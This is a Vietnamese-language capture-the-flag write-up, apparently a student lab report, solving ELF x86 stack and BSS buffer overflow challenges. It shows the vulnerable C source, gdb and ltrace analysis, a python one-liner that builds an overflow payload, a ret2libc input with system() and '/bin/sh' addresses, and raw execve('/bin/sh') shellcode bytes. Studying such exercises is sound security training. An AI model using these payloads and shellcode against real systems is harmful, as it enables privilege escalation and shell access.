
+ SHELLCODE: \x34\xea\xff\xbf

+ JUNK: \x47\xeb\xff\xbf

- Cuối cùng set value cho PATH và thực hiện buffer overflow



- Nộp flag:



## ELF x86 - Stack buffer overflow basic 5

- Thực hiện phân tích code:

*#include <stdio.h>*

*#include <string.h>*

*#include <stdlib.h>*

*#include <ctype.h>*

*#include <unistd.h>*

*#include <sys/types.h>*

*#define* ***BUFFER*** *512*

*struct* ***Init***

*{*

*char* ***username[128]****; -> dùng tối đa 128 bytes lưu trữ*

*uid\_t* ***uid****; -> dùng 4 bytes lưu trữ*

*pid\_t* ***pid****; -> dùng 4 bytes lưu trữ*

*};*

*void* ***cpstr****(char \*dst, const char \*src)*

*{*

*for(; \*src; src++, dst++)*

*{*

*\*dst = \*src;*

*}*

*\*dst = 0;*

*} -> dễ bị tấn công tràn bộ đệm trong hàm cpstr(...) này*

*void chomp(char \*buff)*

*{*

*for(; \*buff; buff++)*

*{*

*if(\*buff == '\n' || \*buff == '\r' || \*buff == '\t')*

*{*

*\*buff = 0;*

*break;*

*}*

*}*

*}*

*struct Init Init(char \*filename)*

*{*

*FILE \*file; -> cần kiểm tra địa chỉ đầu vào của file*

*struct Init init;*

*char buff[BUFFER+1]; -> dùng tối đa 512 + 1 = 513 bytes để lưu trữ*

*if((file = fopen(filename, "r")) == NULL)*

*{*

*perror("[-] fopen ");*

*exit(0);*

*}*

*memset(&init, 0, sizeof(struct Init));*

*init.pid = getpid();*

*init.uid = getuid();*

*while(fgets(buff, BUFFER, file) != NULL) -> dùng lệnh “ltrace” kiểm tra đầu vào vị trí thanh ghi lưu file input*

*{*

*chomp(buff);*

*if(strncmp(buff, "USERNAME=", 9) == 0) ->đầu vào input sẽ chứa 1 chuỗi là “USERNAME=” có độ lớn 9 bytes*

*{*

*cpstr(init.username, buff+9); -> đây là vị trí có thể khai thác tràn bộ đệm, cần ghi đè sau vị trí của init.username để khai thác đọan mã*

*}*

*}*

*fclose(file);*

*return init;*

*}*

*int main(int argc, char \*\*argv)*

*{*

*struct Init init;*

*if(argc != 2)*

*{*

*printf("Usage : %s <config\_file>\n", argv[0]);*

*exit(0);*

*}*

*init = Init(argv[1]);*

*printf("[+] Runing the program with username %s, uid %d and pid %d.\n", init.username, init.uid, init.pid);*

*return 0;*


*}*

- Ta cần ghi đè sau vị trí gọi init.username

Mà tại hàm init(...) -> biến username chiếm 128 bytes, uid chiếm 4 bytes, pid chiếm 4 bytes -> tổng là 136 bytes


-> Vậy cần nhiều hơn 136 bytes để ghi đè lên thanh ghi gọi biến init.username

- Trước khi khởi tạo init thì có một biến file cục bộ, ta cần kiểm tra vị trí lưu biến file đó, vì nó cần được giữ nguyên, dùng lệnh “ltrace” kiểm tra:




-> thấy được thanh ghi lưu file : “0x804b160” -> ghi ở hệ thống theo dạng little endian “\x60\xb1\x04\x08”

- Kiểm tra hàm Init



-> Hàm không những trả về mà còn "xóa" giá trị sau địa chỉ trả về. Vì vậy, giá trị trả về Init là ****ebp + 8****


****- Kiểm tra vị trí thanh ghi ebp + 8****




-> Vị trí tại: “0xbffffac2” -> “\xc2\xfa\xff\xbf”

****- Vị trí nhảy đến shellcode****

**Dùng lệnh (gdb) x/4000s $esp, thấy được tại thanh ghi “0xbffffef8” có chứ “SHELL = /bin/bash” -> ta cần thanh ghi lưu “/bin/bash”**



**-> Vị trí nhảy đến shellcode là: 0xbffffefe -> “\xfe\xfe\xff\xbf”**





|  |
| --- |
| Địa chỉ của ebp+8 |
| Địa chỉ shellcode |
| 28 bytes kí tự bất kì |
| Địa chỉ file đầu vào -> 4 bytes |
| Giá trị bất kì -> 136 bytes |
| “USERNAME=” -> 9 bytes |

python3 -c "print (b'USERNAME=' +b'A'\*136 + b'\x60\xb1\x04\x08' + b'B'\*28 + b'\xfe\xfe\xff\xff' + b'\x00\x20\xfc\xb7')" > /tmp/testfile

- Nộp flag:


## ELF x86 - Stack buffer overflow basic 6





- Từ code sẽ thấy được:

+ biến message chiếm 20 bytes -> phải ghi đè 1 chuỗi lớn hơn 20 bytes




-> sau khi kiểm tra input đầu vào, thấy chuỗi đầu vào từ 32 bytes đã bị lỗi tràn bộ đệm -> thực hiện ghi đè từ đây

+ khai thác lỗ hổng tại hàm strcpy


- Đề cho 1 hint “ret2libc” -> return to libc -> Vì NX đang ở trạng thái enabled, và trong code có chứa thư viện stdio.h, nên việc khai thác ở đây liên quan đến chức năng hệ thống của libc

- Theo nguồn tài liệu từ đề bài cho, có một bài tương tự, có exploit lỗi với stack như sau



|  |
| --- |
| Địa chỉ shellcode “/bin/sh” |
| Địa chỉ trả về (ghi đè 4 bytes bất kì) |
| Địa chỉ system |
| 32 bytes input đầu vào bất kì |

- Sử dụng công cụ gdb để gỡ lỗi




+ Địa chỉ của system(): “0xb7e68310”

+ Địa chỉ của shellcode “/bin/sh” : 0xb7f8ad4c

-> Dựa theo stack, ta có chuỗi đầu vào: 'A'\*32 + '\x10\x83\xe6\xb7' + 'AAAA' + '\x4c\xad\xf8\xb7'

-> Kết quả:




- Nộp flag:

## ELF x86 - BSS buffer overflow


- Theo hint đề bài thì bài này không liên quan đến stack, mà là lỗi xảy ra tại phần .bss


- Có 2 biến là username và \_atexit là biến toàn cục -> được định vị tại phần .bss




- Theo đề, ta được cung cấp một bộ đệm 512 byte trong phần BSS của bộ nhớ, với một con trỏ hàm trực tiếp liền kề với nó. Ta chỉ cần ghi shellcode của chúng ta vào bộ đệm, và trả về địa chỉ ghi bộ nhớ của bộ đệm mà con trỏ chỉ vào hàm trước đó


- Bộ nhớ đệm đầu vào khi chạy chương trình -> trả về được lưu tại thanh ghi 0x804a040






- Tạo shellcode tương ứng với mã thực thi execve("/bin/sh")





- Mã của shellcode : \x6a\x46\x58\x66\xbb\xb7\x04\x66\xb9\x53\x04\xcd\x80\x31\xd2\x60\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80

- Kết quả:



- Nộp flag:

---

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-0)